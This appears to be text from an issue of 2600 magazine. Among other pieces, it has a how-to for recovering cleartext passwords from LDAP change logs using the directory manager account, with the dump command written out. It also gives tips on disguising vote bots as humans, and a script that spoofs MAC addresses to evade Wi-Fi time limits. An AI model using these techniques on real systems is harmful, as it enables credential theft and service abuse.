I sent all this information to my employer. Nothing has been done yet and it has been weeks. But, when you are surfing the web, keep this in mind. VBScript should not be used on a web page. If it is being used, the site designer most likely has little knowledge on web designing and most likely just took some class so he could make a few bucks. When you see VBScript being used, poke around. You just might find something.

Writing Bots for Modern Websites

by Michael Morin

Writing "bots" for crawling or manipulating websites used to be as simple as requesting HTML pages from a web server and parsing the HTML. However, modern sites (or "web applications") often require JavaScript to function. Instead of trying to integrate JavaScript into your bot, you can use Watir (pronounced "water"), a Ruby library for controlling web browsers.

Watir is available on all major platforms and its various flavors (which include Watir, FireWatir, SafariWatir, and Watir-Webdriver) can control all the major browsers. You'll need a working Ruby installation with C compiler. I recommend RVM on Linux or OS X, or RubyInstaller with the DevKit on Windows. You can then use the gem command to install a flavor of Watir. Another thing you'll need is a browser with a good DOM inspector, like Firefox 4, Firefox with Firebug, or Chrome. "View Source" isn't going to work here.

Once you get up and running, using Watir is pretty easy. This example program will open up Google and search for "Watir."

```
require 'rubygems'
require 'watir-webdriver'
b = Watir::Browser.new :firefox
b.goto 'google.com'
b.text_field(:name,'q').set 'Watir'
b.button(:name,'btnG').click
```

That's not too exciting though. Let's open up `digg.com` (like it or not, but it uses a lot of JavaScript), log in, go to the top news stories and digg the top one.

```
require 'rubygems'
require 'watir-webdriver'
b = Watir::Browser.new :firefox
b.goto 'digg.com'
b.link(:text,'Login').click
sleep 1 until b.text.include?
➥ 'Login to Digg'
b.text_field(:name,'ident').set
➥ 'your username'
b.text_field(:name,'password').set
➥ 'your password'
b.button(:text,'Login').click
sleep 1 # May need kajiggering
b.link(:text,'Top News').click
b.divs(:class,'story-item').first.link
➥ (:text,'digg').click
```

You can see here why this can be so tricky. When you go to Digg and click Login, you get a new login form in the middle of the page that wasn't part of the original HTML returned by the first HTTP request. This is referred to as "AJAX." The server is returning new bits of HTML and the page is inserting them into the DOM tree. This is what makes writing bots without JavaScript so hard these days.

You can also see some challenges in writing bots with Watir. It just takes some kajiggering, like sleeping at certain points and waiting for some text to appear on the page. Trial and error is in order here and you'll get a feel for when waiting is needed. Each site acts differently, and sometimes you just have to try putting in different wait times and looking for different text to show up in the body.

With just this short intro, you should be well on your wait to creating your own bots. Aside from the kajiggering, it's easy to do. Using Watir for bots will work on any site, no matter how much obfuscation and countermeasures they use. If you can go there and click on these things yourself, there's very little they can do to stop these bots. Here are some other things to think about.

Bots often try to hide themselves by passing realistic user agents and other headers, but they can be found by examining server logs. It's pretty suspicious if all one user does is log in, go to the top news, and immediately vote the top link up. You can hide a bot by having it act more like a human. Wait random times to simulate reading, click on other links (that it makes sense to click on), wait some more, then perform the task needed. That would be extremely difficult to detect.

This still doesn't get around CAPTCHAs (those annoying scrambled letters). However, those usually only appear on registration forms. Depending on the site, this may or may not be a problem. There are also some libraries around that can read these. However, they're usually purpose-built for certain sites and won't work on the really good ones anyway.

By itself, Watir won't work with other technologies embedded in the page such as Flash, Java or Silverlight. There are some projects such as flashwatir to solve this, but support is pretty thin. They may or may not work for you.

You can get and store the entire text of a web page in its current state by using the "text" method. This can be used to store entire pages for mirroring purposes, or be parsed more carefully with libraries such as Nokogiri.

Here are some ideas of what you can do with this.

Make smart bookmarks. I've often tried to bookmark things, but because they use JavaScript and POST requests and other un-bookmarkable things, you can't use a normal bookmark. You can use Watir to open up the page for you though.

Provide your own API for a site. Many sites provide an API for you to use, but you won't need one. You can use the site directly. Wrap this up in your own API and it'll be even easier to write your own bots for the site.

Automate common tasks. Continuing with the Digg example, what if you wanted to automatically digg any story with the word "Ruby" in the title? Set this to loop and watch new stories, and it'll spread the Ruby love without you lifting a finger.

Mischief. We've been dancing around this subject for the entire article. I'll leave it up to you as to just how mischievous you want to be, but the possibilities are endless. Though if you're up to something really mischievous, maybe you should throw Tor into the mix!

WRITERS WANTED

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

by aestetix

I've been hearing a lot of discussion on how we're losing privacy. Maybe it comes from the anti-Facebook pundits who are upset about their settings, or the anti-TSA travelers who don't want to be searched, or security types decrying storing lots of personal information in the cloud. However, I think they're forgetting the questions we should really be asking: What is privacy? And if it's a guard to protect evil people from our personal information, what is the actual information they're trying to get?

Throwing the tinfoil hat aside for a moment, let's look at Internet security in general. Almost every kind of hack or attack involves impersonating another person, or trying to fool a system into thinking you should have more access. Some attacks trick a system into running code performing higher level tasks; others involve assuming the identify, often by cookies or session variables, of someone else. Many lines of defense come along against these attacks: stack protection built into compilers, flags on cookies limiting who can access them, and filters designed to constrain what data a system will allow. All of these boil down into different archetypes surrounding how an ideal system should operate.

Now transpose these ideas into meatspace. Rather than relying on technical means, we have

to look at how people work. We all live through habits, usually going to school or work at a set time, hitting the same few places for lunch, and maintaining the same generalized set of interests. If you study the patterns of someone else, it's often easy to either predict where they will be on a given date and time, or fall into their tracks ahead of them. Because we want to maintain a common good in general, such as making sure people have jobs, children have education, hospitals help people, etc., we try to work with these patterns. When someone falls outside of them, it arouses suspicion and we might throw up alarms until we've concluded they are safe.

While I think the American founding fathers set up our government system specifically to prevent paranoid overreactions, I want to stop that tangent and focus on the more important thesis: all of these topics dance around an inner core of identity, that which composes who we are. What is our identity? What are the vital pieces of information that an evildoer could grab and become us for a day? I think that's at the heart of all this scare, and my opinion is that, in all honesty, none of us has a clue.

I was involved in the RFID tracking badge deployment at the two most recent HOPE conferences, and we learned a lot about how people think. One of the goals we had was to see how much personal information people would give us if we promised cool visuals and fun statistics. The results were astonishing: an overwhelming majority handed over "sensitive" information like their phone numbers and zip codes of their home town. People happily filled out forms we didn't even require. Further, we carefully made the badge with a removable battery so people could wander the conference incognito, but when we ran out of "populated" badges, many complained and demanded that they get the cool techie badges... so we could track them?

Do I believe that the data on the badge compose each person's entire identity? Of course not. Do I think that someone could have spoofed their badge to look like someone else? Yep, and in fact some people did. However, with the limited amount of information on the badge, in many cases it was possible to infer who it was. Information like "they hang around this area" or "they have attended these talks" adds significant clout to learning more about who people are.

So how does this all play into modern day security? Is it true that one tiny piece of information could rapidly shape the public view of a given issue? Absolutely. But hasn't it always been that way? Hard to say. I think the real difference between 2011 and 1951 is in how much technology we have, and how we use it. This comes with an added cost: the more anomalies we can detect, the more we do detect, and there's often no way to tell how long they've been there. In fact, many of these perceived "threats" have been around since 1951, or even 1851, but because we were not able to detect them, we didn't know about them, and weren't scared of them.

There's a famous book with a tagline that includes "ignorance is strength." I'd actually suggest it's not far from the truth. When people are designing the perfect computer or the most secure system, they often forget that perfection is an illusion and paradox at best, a lesson Asimov taught us decades ago. If I can google someone's name and discover an essay they wrote years ago, is that essay part of their identity? The answer is yes, but it's questionable how much of an influence it has on their personality now. Realistically, all these bits of information are tendrils forming a suggestion of who someone probably is.

Communication theory in general is based on three precepts: my ability to formulate in words or actions an idea I have, my ability to communicate it to you, and your ability to take my words and actions and interpret their meaning. Nobody can fully know someone else's thoughts, but they can attempt to piece together intention based on their own interpretations. When dealing with mass communications, this becomes much more difficult. Rather than a local town or village, our environments have merged together in a way that, if I want, I can make the strife of someone in another state or country my problem. When we pull more people into the picture, do I have to change what I feel my identity is? A larger global community means more words, actions, and events, which drastically changes how we define ourselves.

How will this play out in the future? Again, I'm pretty sure nobody has a sweet clue. I do believe it's futile to try to maintain the "old ways," and I think this is a good thing. Perhaps if we're forced to see that everyone is imperfect, we'll also eventually be forced to accept it and adjust our worldviews accordingly. On the other hand, it's also quite scary, because we all freak out at the unknowns. There is also the unfortunate possible of a digital hegemony of information, husbanded by large groups which became large because of the trust we placed in them.

While I feel the best approach is to experiment and be open-minded to whatever the world may bring, I'd also advise caution. Bear in mind that these devices are tools, and we should think about how they could be used, not in terms of good and evil, but rather as means by which to expand or contract our freedoms. And remember that while tools are objects of manipulation, people are (in theory) thinking, emotional, creative beings, and we can use tools to craft a more perfect world.

LDAP Directory Servers: TMI!

by Leviathan

Warning: Fishing for user passwords can get you in big trouble. This article is provided for security and educational purposes only.

Lightweight Directory Access Protocol (LDAP) directory servers are everywhere. From proprietary directories like Microsoft Active Directory and SunONE, to open source projects like Fedora Directory Server and OpenDS, there's no shortage of choices.

One advantage of single-point user management in an LDAP directory is that you can enforce a global password policy. For instance, you can make all users pick a password of at least six characters, with at least one numeric character, one uppercase alpha character, and so forth. Also, you can force the user to change their password regularly (say every 45 days).

If you think about it, to check password features like this, the LDAP directory must be able to check the plain text password the user has typed. Makes sense, right? In order to enforce at least one digit, for instance, the directory has to be able to process the unencrypted password. Whether it travels over the network in the clear or through SSL encryption is moot. When it gets to the directory server, but before being written to the directory as a hash, the user's password is in the clear.

So far so good. But changes to the LDAP directory, even when a user changes their password, are usually written to change logs. Change logs are necessary for things like directory replication, as most directory installations have more than one LDAP server, for redundancy. As I found out quite by accident, you can recover the clear text passwords the users have typed by dumping the change log with utilities that are oh-so-conveniently included with the directory software.

All you need is the ability to connect to the directory server over IP, the dump script, and the password of the God account. Well, that's what I call it but it is analogous to the root account on a *nix server. It can be something like cn=root, or cn=directory manager, or cn=administrator.

In my experience, there's not much security around this ID and password. For starters, you can look at any custom utilities that do work on the directory, like those that add or delete users. The password will sometimes be embedded within, or referenced to an external file on the same system. Look through the script for the looooong command lines and you'll usually find the God account and its password as arguments to that LDAP command.

Now that you have the username and password for the God account, you should look for the changelog dump script. Search your directory system for a Perl script with the word "dump" in it. One possible name is "cl-dump.pl". Alternatively, use ftp to get the script from the directory server. Search the usual directories for it (/usr/bin, /usr/local/bin, etc.), because it could be in different places depending on the distribution.

If all else fails, do a search for "changelog dump script" online.

Here's a common usage of a typical dump script. Your options, of course, may be different. Execute the script without any arguments to get the proper usage. Change to the directory that contains the script, then:

```
$ ./dumpscriptname.pl
➥ -h [IP address of LDAP server]
➥ -D "cn=directory manager"
➥ -w [directory manager password]
➥ -o /tmp/outputfile.txt
```

In this example, the change log output will be written to the file "/tmp/outputfile.txt". Once the script completes, use your favorite text tool to scroll through the file.

In particular, scan for lines that look like this:

```
unhashed#user#password: ra1d3rs
```

Even on the most insecure operating systems, you never see the actual password in clear text, only the hashes. But once you decode the changelog with the appropriate script, there's nothing left to the imagination. The output is quite easy to read; I don't have to explain further.

For security, directory admins should consider removing or otherwise disabling the changelog dump script if present. Beware: if the LDAP system administrator is worth his salt, your activity will be logged and logs checked, but that's a big "if."

Be careful out there.

Shouts out to Tomzilla, Gman, and PRW.

Computers: With and Without

by DGM

In *Freedom Downtime,* Emmanuel Goldstein talks of what Kevin Mitnick's crimes would be without a computer. I found this way of thinking very interesting and would like to use it to examine many other things in the computer-related world.

1. In an episode of *Off The Hook,* a type of filtering program that uses "quilting" methods was discussed. This "quilting" method was said to edit out the inappropriate content on a page while leaving the suitable content undisturbed. The possibilities of this type of program being misused was also discussed. It was talked about how someone could block content without your knowledge and the power to do so could be abused.

The situation as it is now with a computer:

I believe that many people who end up using the program will not see the harmful aspects. They will probably see it as a better way to stop their kids from entering certain websites. If the program gets popular, schools and businesses will do the same.

The situation without computers:

Let's switch the computer with a library. It's a fair switch considering they are both resources used to learn new information. Now, say that you go to a library and check out a book only to find words crossed out. Most people would go to a librarian and ask what the problem is. Imagine if they told you they decided to edit the books because they found the content unsuitable. This library wouldn't last too long running like this. Besides, who is going to take out a book that reads: "Once upon a time <content edited>. So he <content edited>". If comparing a computer to a library still sounds weird to you, think of the librarian as the system administrator and the books as the content on the websites. You go to the library (logging on to a computer and going online) and find parts of books have been edited out (the websites that have been edited by the new "quilting" filter software) by the librarians (the administrator who is deciding what to block). I find this filtering method worse than ones that block websites completely because they could be used to alter the meaning of a text. It's unfortunate that the flaws of a system like this would be more widely noticed if it wasn't just related to computers.

2. The e-mail service provided by Google is widely popular. One part of Gmail that some people do not like is that advertisements are sent based on your email's content. Some find this an invasion of privacy.

The situation as it is now with a computer:

People who question this advertisement method at first sometimes change their mind once they hear that it is only a computer that reads their email. They feel safe knowing only a machine is going through their mail and decide there is no reason to question it any longer.

The situation without computers:

Despite the facts, some people think the computer and Internet are private places. Let's switch the computer with your home. You go about your business in what you think is the privacy of your house but then receive advertisements based on what you do there. After a few of these advertisements, you would probably get the feeling that someone was spying on you. Now let's look at the issue of a machine watching you. Instead of a computer, let's say someone hid cameras inside your house. From the feedback, the company would choose what advertisements to send. It's not a person watching you, so does that make it all right? I say no. Plus, every computer/machine has an operator, so even if the initial data is recorded by a computer, there still could be someone looking at it later. I feel what Google does is a bit like spying and I don't think just because it is on the Internet it should be treated any different than spying in real life.

I hope this article shows how much our viewpoint can change if there is a computer involved. Sometimes the non-computer counterpart is quite similar to the situation involving a computer. Still, people often look at the two situations completely differently. If they thought along the lines of this article, maybe they could come up with more reasonable solutions to the problems/debates computers bring.

Automatic Usage of Free Wi-Fi

by Rolf

Using free Wi-Fi is good for going online for free, reading emails and news, and doing other things when you are far away from home or your computer at school or work. It's also good as a backup connection, when your own Internet connection is down.

But it's not easy: You have to go to a shop like Starbucks or MacDonalds (and buy something) or you have to scan for open (unencrypted) Wi-Fi, try to connect, and test if you are online. And often you can't connect because there is a MAC filter or you are out of range, and many open Wi-Fis are offline or require a payment for the Internet access. And because only one of about 30 Wi-Fis is free, it's often time-consuming.

Microsoft Windows and the MacOS had as a default setting the auto-connect to open Wi-Fis. You can still activate this property, but it does not test if the Wi-Fi is free (unencrypted, online, and without barriers like a MAC filter). So the auto connect from the OS often does not get you online, because most open Wi-Fis are not free. Another disadvantage of the auto-connect from the OS is that it uses the hardware MAC, but for privacy it's better to use a random MAC.

So I made a free Bash script, licensed under the GPL, which does not have this disadvantage and works faster than a man could. This is the short description: First, the Wi-Fi device name is the one and only command line parameter. Than the MAC gets randomized by

```
ran=$(cat /proc/interrupts |
➥ md5sum)
MAC=00:0$[$RANDOM%6]:${ran:0:2}:
➥${ran:3:2}:${ran:5:2}:${ran:7:2}
ifconfig "$DEVICE" promisc
ifconfig "$DEVICE" hw ether $MAC
```

This does not work with every adapter, so you should check it. For maximum range and noise immunity, the rate is set to 1 Mbit/s by

```
iwconfig "$DEVICE" rate 1M
```

The next step is scanning for Wi-Fis by

```
iwlist "$DEVICE" scanning
```

and parsing the output. The list of open Wi-Fis is then sorted by quality (signal strength) to get the best possible connection. Then the script tries to connect with the association

```
iwconfig "$DEVICE" mode managed ap
➥ "${APMAC[$loop_counter]}"
➥ channel "${CHANNEL[$loop_counter
➥]}" essid "${ESSID[$loop_counter
➥]}"
```

and DHCP configuration

```
type -P dhcpcd
if [ $? -eq 0 ]
then # dhcpcd with 20 s timeout
➥ (default 60)
dhcpcd -t 20 "$DEVICE"
else # dhclient which makes only
➥ one try to get a lease
dhclient -1 "$DEVICE"
fi
```

If ifconfig then shows that we got an IP, the next step is checking the DNS server with two DNS requests. If at least one DNS lookup was successful, the next step is downloading two simple files, e. g., a small Google logo. If at least one file could be downloaded, we should be online.

This connection is being tested in a loop every ten seconds. If the connection gets lost, go the next open Wi-Fi and test it. If there is no next, continue with the previous MAC randomization in this endless loop.

The MAC randomization is also good for free Wi-Fis with a time limit, because the time limit usually is based on the MAC.

The script kills the network manager to avoid double usage of a resource which can't do that. For the same reason it has a lockfile function to assure that the script terminates if a process with the same name set a lockfile before and is still running.

I tested the script in several shopping centers, public places, and railway stations and it works.

The script and a description are at

```
https://sslsites.de/www.true-random
➥.com/homepage/projects/wifi/index.
➥html
```

For users who can't use Bash scripts, I made USB keys with Knoppix Linux, where the auto-connect script gets started by a boot script:

```
https://sslsites.de/www.true-random
➥.com/homepage/projects/wifi/stick_e
➥.html
```

The auto connect script here has an additional endless loop over all Wi-Fi devices, so that it works with hot plugging; you can add or remove Wi-Fi devices without problems. The script and the Knoppix does not store any files, so surfing with this key leaves no traces.

A gallery with this USB key in action is here:

```
https://sslsites.de/www.true-random
➥.com/homepage/projects/wifi/
➥galleriee.html
```

One application there is downloading with a notebook in a closed briefcase, so that no one can see that Wi-Fi is used. It's easy to hide the fact that you are using a free Wi-Fi even when someone sees that you must be online: You can simply plug a wireless USB modem and say that you are online with HSDPA, UMTS, GSM, GPRS, or EDGE but not Wi-Fi. The gallery also shows such "deniable Wi-Fi." With one finger close to the power button or magic system key request, and with the randomized MAC, this is really safe.

Important Update

Last October, the German journal *Linux-Magazin* published an article with Perl scripts which opens Wi-Fi connections that have a splash page with advertising and terms of use. The article and code can be found at: `http://www.linux-magazin.de/`
`➥Heft-Abo/Ausgaben/2010/11/Schlues`
`➥seldienst` and can be translated via Google.

A combination of my Bash script and these Perl scripts would automatically connect to free Wi-Fi and establish the Internet access without a splash page, advertising, or terms of use.

Transmissions

by Dragorn

Here's a change of pace. I'm actually feeling optimistic about some things in our field. There's some amazing new opportunities for research into protocols which were completely opaque to most of us without corporate budgets, and more eyes on something can only be good.

Sniffing WiFi is easy. Sniffing WiFi has been, for the most part, always really easy to do. Since the beginning of the last decade, $85 and a PCMCIA slot would get you a cheap Prism2 or Orinoco card, another $80 or $100 would get you a GPS and a serial cable, and you were good to go. Now you can go on Amazon and get a card an order of magnitude more capable and sensitive for $40. Get yourself three and cover the whole spectrum.

WiFi has a *lot* of vulnerabilities. There are any number of well-known attacks against it, and every few months someone comes out with a new clever way to break WiFi. By comparison, Bluetooth is relatively unheard of in the vulnerability world. There aren't many attacks for it. You can scan for devices set in discovery mode, but in the last five or six years, most default to hidden, and even though almost every device out there says "Use the PIN 0000 or 1234," you don't hear about any significant hijacking of Bluetooth devices.

What's the big difference? Is Bluetooth actually much more secure than WiFi? Not really - but you can't sniff Bluetooth for $50. You can't sniff Bluetooth for $200. The barrier for entry to sniffing Bluetooth has typically been either a multi-thousand dollar commercial development system which can analyze the device you're producing, or more recently the still thousand dollar or more USRP2 doing software decoding.

The high cost barrier of entry to play with low-level Bluetooth has kept a lot of hackers from being able to poke at the protocol. With fewer eyes on it, there has been much less significant research done on it, especially compared to WiFi or even the relatively newer and less well-known 802.15.4 ZigBee protocols.

This has finally been changing with the work done by Mike Ossman to introduce a low-cost home-brew radio device capable of sniffing Bluetooth, bringing packet capture and injection on Bluetooth into the same price range as WiFi. Mike has already found a lot of interesting attacks against Bluetooth (check out some of his talks from Shmoocon and Toorcon), and I'd expect more to be forthcoming now that we have cheap tools.

Too many protocols count on obscurity, rarity of hardware, or simple legislative protection to hide poor design. Why doesn't your Yaesu radio scanner tune to certain frequencies? Because it was easier to ban the sale of devices capable of intercepting analog cell phone frequencies than it was to fix the protocols to be more secure in the first place. Besides, no one would *ever break the law* when they want to clone a cell phone, right?

The key factor in being able to work on digging into a new protocol is being able to communicate with other devices via that protocol. For network protocols, this is simple: capturing and creating network traffic. For other protocols, such as those used by smartcards or other inter-chip communications, some type of interface must be built. For wireless protocols, some ability to interface a radio of the appropriate type and protocol is needed. Bluetooth is relatively harder to sniff than WiFi or ZigBee, because instead of using a contiguous range for each channel (WiFi, for example, uses 22MHz per channel), it uses a frequency-hopping method. When a Bluetooth device pairs, it establishes a random pattern which divides the spectrum up into 80 1MHz slices, and rapidly moves between them. In general, this allows more Bluetooth networks to exist in the same space, since each network uses a tiny slice of the bandwidth for a tiny fraction of the time. The chances of two devices colliding are much less than the wider, overlapping WiFi channels. In practice, unfortunately, this makes Bluetooth miserable to hack on. The channel changing and configuration is handled by the low-level hardware, which we can't easy get access to.

The solution, of course, is to do some hardware hacking of our own.

When people think about hardware hacking now, they probably immediately think of the Arduino - justifiably so. The Arduino has probably done more to popularize hardware hacking than anything else in recent years, and the quantity of community development behind the Arduino is admirable. The Arduino isn't the only chip in the game, though. It's an artifact of a greater drop in the cost of high-tech manufacturing and general tech availability. For perhaps the first time, the cost of developing high quality, power-efficient, and small devices is well within the range of inde-

pendent hackers, researchers, and enthusiasts.

The next level of hardware hacking - spinning your own boards - has already become affordable. Ossman is proving this via Kickstarter (http://www.kickstarter.com/projects/mossmann/ubertooth-one-an-open-source-bluetooth-test-tool/ - currently sold out and closing within 24 hours of this writing, but check for more in the future), using "crowd sourced" (much as I hate that term) funding to build a fairly significant quantity of radio boards capable of interfacing with Bluetooth - $15 gets the PCB, and $100 gets a fully populated, assembled, and tested unit.

Cheap supply chains for custom hardware means we can now get past the barrier to Bluetooth hacking and starting working with it directly, nearly the same as with WiFi. Even without community funding, making small quantities of custom boards should be within the budgets of many hackers, and definitely affordable if you find a few friends to work on the project with you.

Many conferences are using embedded microcontrollers in their badges as well - The Next HOPE used the TI MSP430 microcontroller and the Nordic RF 2.4ghz radio chip - coincidentally the same radio chip used in the Nike iPhone exercise device, and Microsoft wireless keyboards. Yup, that's right. Solder some USB headers onto your TNH badge, fire up the code Travis ported from another open source radio project, KeyKeriki, and sniff wireless keyboards real-time (http://travisgoodspeed.blogspot.com/2011/02/promiscuity-is-nrf24l01s-duty.html) - another protocol showing significantly interesting possibilities which was inaccessible due to lack of affordable tools, and another reason to attend cons!

The first step, obviously, is in designing the board. There are probably as many circuit board layout tools as there are word processors, with about as much difference in price. On the free side of things, Eagle is very popular and has a fairly complete set of parts preconfigured in the system, but comes with usage restrictions and doesn't provide source code. Fortunately, there are plenty of completely open source tools which provide similar capability, but typically you'll spend more time laying out custom parts and footprints.

Even circuit design "training" is affordable now - as affordable as free, thanks to online tutorials from SparkFun (and general tutorials on YouTube at large). Thanks to the increase in home-brew electronics, companies selling parts and components have a business interest in providing good, free tools and tutorials to encourage more development.

Just about the only part of making complex home-brew hardware that can't (realistically) be tackled at home is the PCB manufacturing itself; Simple boards can be etched at home, but multi-layer and surface-mount scale boards are probably not reasonable to tackle single-handedly. Even PCB printing is surprisingly affordable now, though, with the usual tradeoff of time versus money.

Most PCB manufacturing plants are only interested in larger runs of boards. Of the ones willing to do smaller batches, you're still committed to a full panel, roughly 18 by 24 inches. For making a number of devices, or when time is a critical factor, a full panel is a fantastic option. Using Gold Phoenix (http://www.goldphoenixpcb.biz/), a Chinese manufacturer, you can get a full panel of boards, precut, and delivered in about eight days for $120. A hundred and twenty dollars!

For smaller runs of boards, or boards which don't need more than two layers, there are several groups who will collate a number of smaller designs into one large panel, and then have that panel manufactured, then segment the orders, and ship them back to the original customers. You only pay for the amount of boards you need, but you also pay for the time needed for someone to lay them out and panelize them, the additional shipping costs, and you need to wait until enough people have submitted orders to make up a full panel. Still, when you're on a tight budget or not sure if your design will work and you need a handful of quality boards, it's a fantastic option. One site, BatchPCB (http://batchpcb.com/), runs a store where you can sell your design and buy the designs others have made public - Cafe Press for circuit boards!

The only thing that isn't easily automated for custom hardware is the placement of components and soldering. There are small-batch pick-and-place automated facilities, but the cost is often too high. Fortunately, with the tutorial videos online and the classes run at hacker spaces and conferences, the skills needed to do even surface-mount soldering are fairly easy to pick up... and if you're really good at it, you can probably fund your project by selling completed boards at a markup to compensate for your time.

We've finally crossed the threshold where cheap hardware is going to let us do a lot more work with protocols which were closed to us before; Bluetooth, keyboards, smartcards, RFID, even hardware USB sniffing and complex tools like logic analyzers are available for under a hundred dollars, and often with complete specs and board layout files so you can make them on your own if you don't want to buy the assembled version. Grab some of the new hardware and get hacking.

Coding Bots and Hacking WordPress

by Micah Lee

I'm going to explain how to write code that automatically loads web pages, submits forms, and does sinister stuff, while looking like it's human. These techniques can be used to exploit cross-site scripting (XSS) vulnerabilities, download copies of web-based databases, cheat in web games, and quite a bit more. The languages I'm going to be using are PHP and JavaScript. I'm primarily going to use WordPress as an example website that I'll be attacking, but that's only because I'm a fan of WordPress. This stuff will work against any website, as long as you can find an XSS hole.

The HTTP Protocol

Before I dive too deeply into code, it's important to know the basics of how the web works. It all runs over this protocol called HTTP, which is a very simple way that web browsers can communicate with web servers. The browser makes requests, and the server returns some sort of output based on that. Each time a browser makes an HTTP request, it includes a lot of header information, and each time the web server responds, it includes header information as well. Sometimes websites use HTTPS, which is just HTTP wrapped in a layer of SSL encryption, so it uses the exact same protocol.

So, here's an example. I just opened up my web browser, typed `2600.com` in the address bar, and hit enter. Here's the GET request I sent to the server:

```
GET / HTTP/1.1
Host: 2600.com
User-Agent: Mozilla/5.0
➥ (Macintosh; U; Intel Mac
➥ OS X 10.6; en-US; rv:1.9.2.3)
➥ Gecko/20100401 Firefox/3.6.3
Accept: text/html,application/
➥ xhtml+xml,application/
➥ xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,
➥utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```

My web browser was smart enough to figure out the IP address of `2600.com` and open up a connection to it on port 80. The first line is telling the web server I want everything in the root directory (`/`) of the web server. The next line is telling it that the host I'm looking for is `2600.com` (sometimes the same web server hosts several different websites, so the Host header lets the web server know which one you're interested in). The third line is my user agent string, and this tells the web server some information about myself. From this one you can tell that I'm using Firefox 3.6.3 and I'm using Mac OS X 10.6. The rest of the lines aren't all that important, but you can feel free to look them up.

A note about the user agent: It normally tells the web server what operating system and web browser you're using, and web servers use this information for a bunch of different things. Google Analytics uses this to give website owners stats about what computers their visitors use. A lot of websites check to see if the user agent says you're using an iPhone and an Android phone and then serves up a mobile version of the website instead of the normal one. And then there are bots. When google spiders a website to add pages to its search engine database, it uses the HTTP protocol just like you and me, but its user agent string looks something like this instead:

```
Googlebot/2.1 (+http://www.
➥google.com/bot.html)
```

It's ridiculously easy to spoof your user agent. Try downloading the User Agent Switcher Firefox extension just to see how easy it is.

After sending that GET request for `/` to `2600.com`, here's the response my browser got:

```
HTTP/1.1 301 Moved Permanently
Date: Sat, 22 May 2010
➥ 23:02:49 GMT
Location: http://www.2600.com/
Keep-Alive: timeout=5, max=50
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=
➥iso-8859-1
```

It returned with a 301 error code, which means it has Moved Permanently. Other common codes are 200, which means everything is OK, 404, which means File Not Found, and 500, which means Internal Server Error. The rest of the lines are HTTP headers, but the important one is the Location header. If my browser gets a Location header in a response, that means it needs to redirect to there instead. In this case, loading `http://2600.com/` wants me to redirect to `http://www.2600.com/`. My browser faithfully complies:

```
GET / HTTP/1.1
Host: www.2600.com
User-Agent: Mozilla/5.0
➥ (Macintosh; U; Intel Mac
➥ OS X 10.6; en-US; rv:1.9.2.3)
➥ Gecko/20100401 Firefox/3.6.3
[more headers...]
```

I'm sending another GET request to the server, but this time with the host as `www.2600.com`, and it responds:

```
HTTP/1.1 200 OK
[more headers...]
```

```
<html>
<head>
<title>2600: The Hacker
➥ Quarterly</title>
<script type="text/javascript"
➥ src="nav.js"></script>
<link rel="stylesheet" type=
➥"text/css" href="nav.css" />
<link rel="alternate" type=
➥"application/rss+xml" title=
➥"2600.com RSS Feed" href=
➥"http://www.2600.com/rss.xml">
[more HTML code ...]
```

To recap, when we try to go to `http://2600➥.com`, it redirects to `http://www.2600.com` (technically, these are separate domain names and could be hosting separate sites). Once it returned a 200 OK, it spit out the HTML code of the website hosted at `/` on `www.2600.com`. My browser sends requests, the server sends responses. That's called HTTP.

A Quick Note About Cookies

Cookies are name-value pairs that websites use to save information in your web browser. One of their main uses is to keep persistent data about you in an active "session" as you make several requests to the server. When you login to a website, the only way it knows that you're still logged in the next time you reload the page is because you send your cookie back to the website as a line in the headers. You pass cookies to the web server with the "Cookie:" header, and the web server sets cookies in your browser with the "Set-Cookie:" header.

This is important to understand because a lot of bots you write might require you to correctly handle cookies to do what you want, especially if you want to do something like exploit an XSS bug, make a social networking worm, or write a script that downloads and stores everything from someone's web mail account.

Some Tools to See WTF is Going On

You rarely actually see what HTTP headers you're sending to web servers, and what headers are included in the responses. For writing this article, I used the Firefox extensions Live HTTP Headers and Tamper Data. Other Firefox extensions that you might find useful are FireBug and Web Developer Toolbar (useful for cookie management). Also, Wireshark and tcpdump are great tools for any sort of network monitoring. And if you're trying this on more complicated sites, especially ones with lots of Ajax, I highly suggest using an intercepting proxy like Paros or WebScarab.

Start with Something Simple

With PHP, the best way to write a web bot is to use the Curl functions. The Curl functions to know are curl_init(), curl_setopt(), curl_exec(), and curl_close(). Here's an example of a simple PHP script that checks *2600's* Twitter feed and prints out the latest tweet. And, just for laughs, we'll pretend to be using IE6 on Windows.

```
<?php
// get twitter.com/2600,
➥ and store it in $output
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL,
➥ 'http://twitter.com/2600');
curl_setopt($ch, CURLOPT_
➥RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_
➥USERAGENT, 'Mozilla/4.0
➥ (compatible; MSIE 6.0;
➥ Windows NT 5.1)');
$output = curl_exec($ch);
curl_close($ch);
// search through $output
➥ for the latest tweet
$start_string = '<span
➥ class="entry-content">';
$start = strpos($output,
➥ $start_string, 0) +
➥ strlen($start_string);
$end = strpos($output, '</span>'
➥, $start);
$tweet = substr($output,
$start, $end-$start);
// display this tweet
to the screen
echo(trim($tweet)."\n");
?>
```

Go ahead and make a new PHP file and put this code in it. Run it either from a web browser (you need to copy it to the web root of a computer with a web server installed) or the command line (type `php filename.php` as long as you have PHP and libcurl installed). Assuming Twitter hasn't changed their layout since I wrote this, it should print out *2600's* latest tweet.

I'll go through it line by line. In the first block of code, curl_init() gets called and stores a handle to the Curl object in the variable $ch. The next three lines of code add options to this Curl object: the URL of the website it will be loading, that we want curl_exec to return all the HTML code, and we set a fake user agent string pretending we're using IE6. The next line of code runs curl_exec(), which actually sends the HTTP request to `http://twitter.com/2600`, and then stores everything returned into $output. And then the next line, just to be good, closes the Curl object. Now we have all the HTML from that request stored in the variable $output, as one large string.

The next block of code searches through the returned HTML code for the first tweet. It uses very common string handling functions: strpos(), strlen(), and substr(). Every programming language has some of this stuff built in, and if you're not familiar with these functions, I encourage you to look them up. Basically, this

